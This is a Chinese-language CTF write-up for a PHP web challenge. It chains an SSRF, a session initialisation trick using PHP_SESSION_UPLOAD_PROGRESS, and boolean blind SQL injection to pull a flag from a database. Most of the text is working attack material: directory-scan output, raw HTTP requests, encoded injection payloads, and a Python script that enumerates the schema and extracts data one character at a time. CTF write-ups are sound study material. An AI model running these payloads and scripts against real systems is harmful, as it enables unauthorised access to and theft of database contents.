
```php
<?php
    if(!isset($_SESSION)){
        highlight_file(__FILE__);
        die("no session");
    }
    include("./php/check_ip.php");
    error_reporting(0);
    $url = $_GET['url'];
    if(check_inner_ip($url)){
        if($url){
            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, $url);
            curl_setopt($ch, CURLOPT_RETURNTRANSFER, 0);
            curl_setopt($ch, CURLOPT_HEADER, 0);
            curl_setopt($ch, CURLOPT_FOLLOWLOCATION,1);
            $output = curl_exec($ch);
            $result_info = curl_getinfo($ch);
            curl_close($ch);
            }
    }else{
        echo "Your IP is internal yoyoyo";
    }
?>
```

目录扫描扫到一个`admin.php`



```
PS D:\Tools\Web\Web_Path_Scaner\dirsearch> python .\dirsearch.py -u "http://183.129.189.60:10015/" -e php

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 6046

Error Log: D:\Tools\Web\Web_Path_Scaner\dirsearch\logs\errors-21-04-06_22-14-23.log

Target: http://183.129.189.60:10015/

[22:14:23] Starting:
[22:14:23] 301 -  185B  - /php  ->  http://183.129.189.60/php/
[22:14:23] 400 -  173B  - /%2e%2e/google.com
[22:14:28] 200 -    5KB - /adminphp
[22:14:29] 200 -  145B  - /admin.php
[22:14:37] 301 -  185B  - /css  ->  http://183.129.189.60/css/
[22:14:41] 301 -  185B  - /images  ->  http://183.129.189.60/images/
[22:14:41] 200 -    5KB - /index.php
[22:14:45] 200 -    5KB - /myadminphp
[22:14:47] 403 -  571B  - /php/

Task Completed
PS D:\Tools\Web\Web_Path_Scaner\dirsearch>
```

访问下发现只能从本地访问，加了个`XFF`也不行，看源码估计应该是利用SSRF从内部访问过去



Only Localhost

确定

分析代码，要利用SSRF得先绕过这个

```php
<?php
    if(!isset($_SESSION)){
        highlight_file(__FILE__);
        die("no session");
    }
```


需要`初始化session`，这里需要利用`PHP_SESSION_UPLOAD_PROGRESS`来初始化`session`

> `session.upload_progress` 是 `php>=5.4` 添加的。最初是PHP为上传进度条设计的一个功能，在上传文件较大的情况下，PHP将进行流式上传，并将进度信息放在 `session` 中（包含用户可控的值），即使此时用户没有初始化 `session`，PHP也会自动初始化 `session`。 而且，默认情况下 `session.upload_progress.enabled` 是为开启的

```python
# -*- coding: utf-8 -*-
import requests

url = 'http://183.129.189.60:10015/?url=http://localhost/admin.php'
mydata = {'PHP_SESSION_UPLOAD_PROGRESS':'mochu7'}
myfile = {'file':('mochu7.txt','mochu7')}
mycookie = {'PHPSESSID':'jtq4q3fdfgnckcrd52a6nhf90a'}

r = requests.post(url=url, data=mydata, files=myfile, cookies=mycookie)
print(r.request.body.decode('utf8'))

print(r.text)
```

初始化`session`后，利用SSRF根据之前的提示访问内网的`admin.php`


```
POST /?url=http://localhost/admin.php HTTP/1.1
Host: 183.129.189.60:10015
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=jtq4q3fdfgnckcrd52a6nhf90a
Content-Type: multipart/form-data; boundary=---------------------------2f3cfb380baba3a0dbedba68771e56c3
Content-Length: 345

-----------------------------2f3cfb380baba3a0dbedba68771e56c3
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

mochu7
-----------------------------2f3cfb380baba3a0dbedba68771e56c3
Content-Disposition: form-data; name="file"; filename="mochu7.txt"

mochu7
-----------------------------2f3cfb380baba3a0dbedba68771e56c3--
```



```
POST /?url=http://localhost/admin.php HTTP/1.1
Host: 183.129.189.60:10015
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=jtq4q3fdfgnckcrd52a6nhf90a
Content-Type: multipart/form-data;
boundary=---------------------------2f3cfb380baba3a0dbedba68771e56c3
Content-Length: 345

-----------------------------2f3cfb380baba3a0dbedba68771e56c3
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

mochu7
-----------------------------2f3cfb380baba3a0dbedba68771e56c3
Content-Disposition: form-data; name="file"; filename="mochu7.txt"

mochu7
-----------------------------2f3cfb380baba3a0dbedba68771e56c3--
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 06 Apr 2021 14:47:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40
Content-Length: 2110


<!DOCTYPE html>
<html>
<head>
<title>Admin Login</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<script type="application/x-javascript"> addEventListener("load", function() {
setTimeout(hideURLbar, 0); }, false); function hideURLbar(){ window.scrollTo(0,1); }
</script>
<meta name="keywords" content="Flat Dark Web Login Form Responsive Templates, Iphone
Widget Template, Smartphone login forms,Login form, Widget Template, Responsive Templates,
a Ipad 404 Templates, Flat Responsive Templates" />
<link href="css/style.css" rel="stylesheet" type="text/css" />
<!--/yuanma_f0r_eAZy_logon.zip-->
<!--webfonts-->
<link
href="http://fonts.useso.com/css?family=PT+Sans:400,700,400italic,700italic|Oswald:400,300,700"
rel="stylesheet" type="text/css">
<link href="http://fonts.useso.com/css?family=Exo+2" rel="stylesheet" type="text/css">
<!--//webfonts-->
<script src="http://ajax.useso.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>
</head>
```

`admin.php` 长这样



`admin.php` 的注释里面有一个 `/yuanma_f0r_eAZy_logon.zip`，访问下载得到 `se1f_Log3n.php`


```
<?php
include("./php/db.php");
include("./php/check_ip.php");
error_reporting(E_ALL);
$ip = $_SERVER["REMOTE_ADDR"];
if($ip !== "127.0.0.1"){
    exit();
}else{
    try{
    $sql = 'SELECT `username`,`password` FROM `user` WHERE `username`= "'.$username.'" and `password`="'.$passwo
rd.'";';
    $result = $con->query($sql);
    echo $sql;
    }catch(Exception $e){
        echo $e->getMessage();
    }
    ($result->num_rows > 0 AND $row = $result->fetch_assoc() AND $con->close() AND die("error")) OR ( ($con->clo
se() AND die('Try again!') ));
}
```

布尔盲注，url编码一下payload，`#（%23）`两次编码

```
from urllib.parse import quote

payload = 'http://localhost//se1f_Log3n.php?username=mochu\'or 1=1%23&password=mochu7'
print(quote(payload))
```

对比下这两次结果即可判断是布尔盲注


```
/?url=http%3A//localhost//se1f_Log3n.php%3Fusername%3Dmochu%27or%201%3D1%2523%26password%3Dmochu7
```



```
POST
/?url=http%3A//localhost//se1f_Log3n.php%3Fusername%3Dmochu%27or%201%3D1%2523%26password%
3Dmochu7 HTTP/1.1
Host: 183.129.189.60:10015
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=jtq4q3fdfgnckcrd52a6nhf90a
Content-Type: multipart/form-data; boundary=--------127275530
Content-Length: 221

----------127275530
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

mochu7
----------127275530
Content-Disposition: form-data; name="file"; filename="mochu7.txt"

mochu7
----------127275530--
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 06 Apr 2021 16:55:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40
Content-Length: 86

SELECT * FROM `users` where `username`='mochu'or 1=1#' and password='mochu7';
correct?
```

```
/?url=http%3A//localhost//se1f_Log3n.php%3Fusername%3Dmochu%27or%201%3D2%2523%26password%3Dmochu7
```


Request

Raw | Params | Headers | Hex

```
POST
/?url=http%3A//localhost//se1f_Log3n.php%3Fusername%3Dmochu%27or%201%3D2%2523%26password%
3Dmochu7 HTTP/1.1
Host: 183.129.189.60:10015
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=jtq4q3fdfgnckcrd52a6nhf90a
Content-Type: multipart/form-data; boundary=--------1791288576
Content-Length: 224

----------1791288576
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

mochu7
----------1791288576
Content-Disposition: form-data; name="file"; filename="mochu7.txt"

mochu7
----------1791288576--
```

Response

Raw | Headers | Hex | Render


```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 06 Apr 2021 16:57:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40
Content-Length: 104

SELECT * FROM `users` where `username`='mochu'or 1=2#' and password='mochu7';
wrong username or password
```

附上脚本

```python
# -*- coding: utf-8 -*-
from urllib.parse import quote
import requests
import time

asc_str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()*+,-./:;<=>?@[\]^_`{|}~"
mydata = {'PHP_SESSION_UPLOAD_PROGRESS':'mochu7'}
myfile = {'file':('mochu7.txt','mochu7')}
mycookie = {'PHPSESSID':'jtq4q3fdfgnckcrd52a6nhf90a'}
ip = 'http://183.129.189.60:10015/?url='

flag = ''
for l in range(1,50):
    for s in asc_str:
        payload = 'http://localhost//se1f_Log3n.php?username=mochu\'or ascii(mid((select flag from ctf.secret),{},1))={}%23password=mochu7'.format(l,ord(s))
        url = ip + quote(payload)
        r = requests.post(url=url, data=mydata, files=myfile, cookies=mycookie)
        time.sleep(0.2)
        if 'correct?' in r.text:
            flag += s
            print(flag)
        else:
            pass
```

Payload和查询的信息

```
payload = 'http://localhost//se1f_Log3n.php?username=mochu\'or ascii(mid((select user()),{},1))={}%23password=mochu7'.format(l,ord(s))

user(): root@localhost


payload = 'http://localhost//se1f_Log3n.php?username=mochu\'or ascii(mid((select group_concat(schema_name) from information_schema.schemata),{},1))={}%23password=mochu7'.format(l,ord(s))

databases: ctf,information_schema,mysql,performance_schema,test


payload = 'http://localhost//se1f_Log3n.php?username=mochu\'or ascii(mid((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))={}%23password=mochu7'.format(l,ord(s))

Table_in_ctf: secret,users


payload = 'http://localhost//se1f_Log3n.php?username=mochu\'or ascii(mid((select group_concat(column_name) from information_schema.columns where table_name=\'secret\'),{},1))={}%23password=mochu7'.format(l,ord(s))

Column_in_secret: flag


payload = 'http://localhost//se1f_Log3n.php?username=mochu\'or ascii(mid((select flag from ctf.secret),{},1))={}%23password=mochu7'.format(l,ord(s))
```



```
PS C:\Users\Administrator\Downloads> python .\code.py
f
fl
fla
flag
flag{
flag{3
flag{3f
flag{3f2
flag{3f2f
flag{3f2f5
flag{3f2f5a
flag{3f2f5a6
flag{3f2f5a67
flag{3f2f5a670
flag{3f2f5a6706
flag{3f2f5a67062
flag{3f2f5a67062d
flag{3f2f5a67062d3
flag{3f2f5a67062d3f
flag{3f2f5a67062d3ff
flag{3f2f5a67062d3ff5
flag{3f2f5a67062d3ff56
flag{3f2f5a67062d3ff56c
flag{3f2f5a67062d3ff56c6
flag{3f2f5a67062d3ff56c6a
flag{3f2f5a67062d3ff56c6ac
flag{3f2f5a67062d3ff56c6ace
flag{3f2f5a67062d3ff56c6ace4
flag{3f2f5a67062d3ff56c6ace41
flag{3f2f5a67062d3ff56c6ace415
flag{3f2f5a67062d3ff56c6ace415d
flag{3f2f5a67062d3ff56c6ace415d0
flag{3f2f5a67062d3ff56c6ace415d01
flag{3f2f5a67062d3ff56c6ace415d01d
flag{3f2f5a67062d3ff56c6ace415d01d3
flag{3f2f5a67062d3ff56c6ace415d01d3f
flag{3f2f5a67062d3ff56c6ace415d01d3f8
flag{3f2f5a67062d3ff56c6ace415d01d3f8}
PS C:\Users\Administrator\Downloads>
```

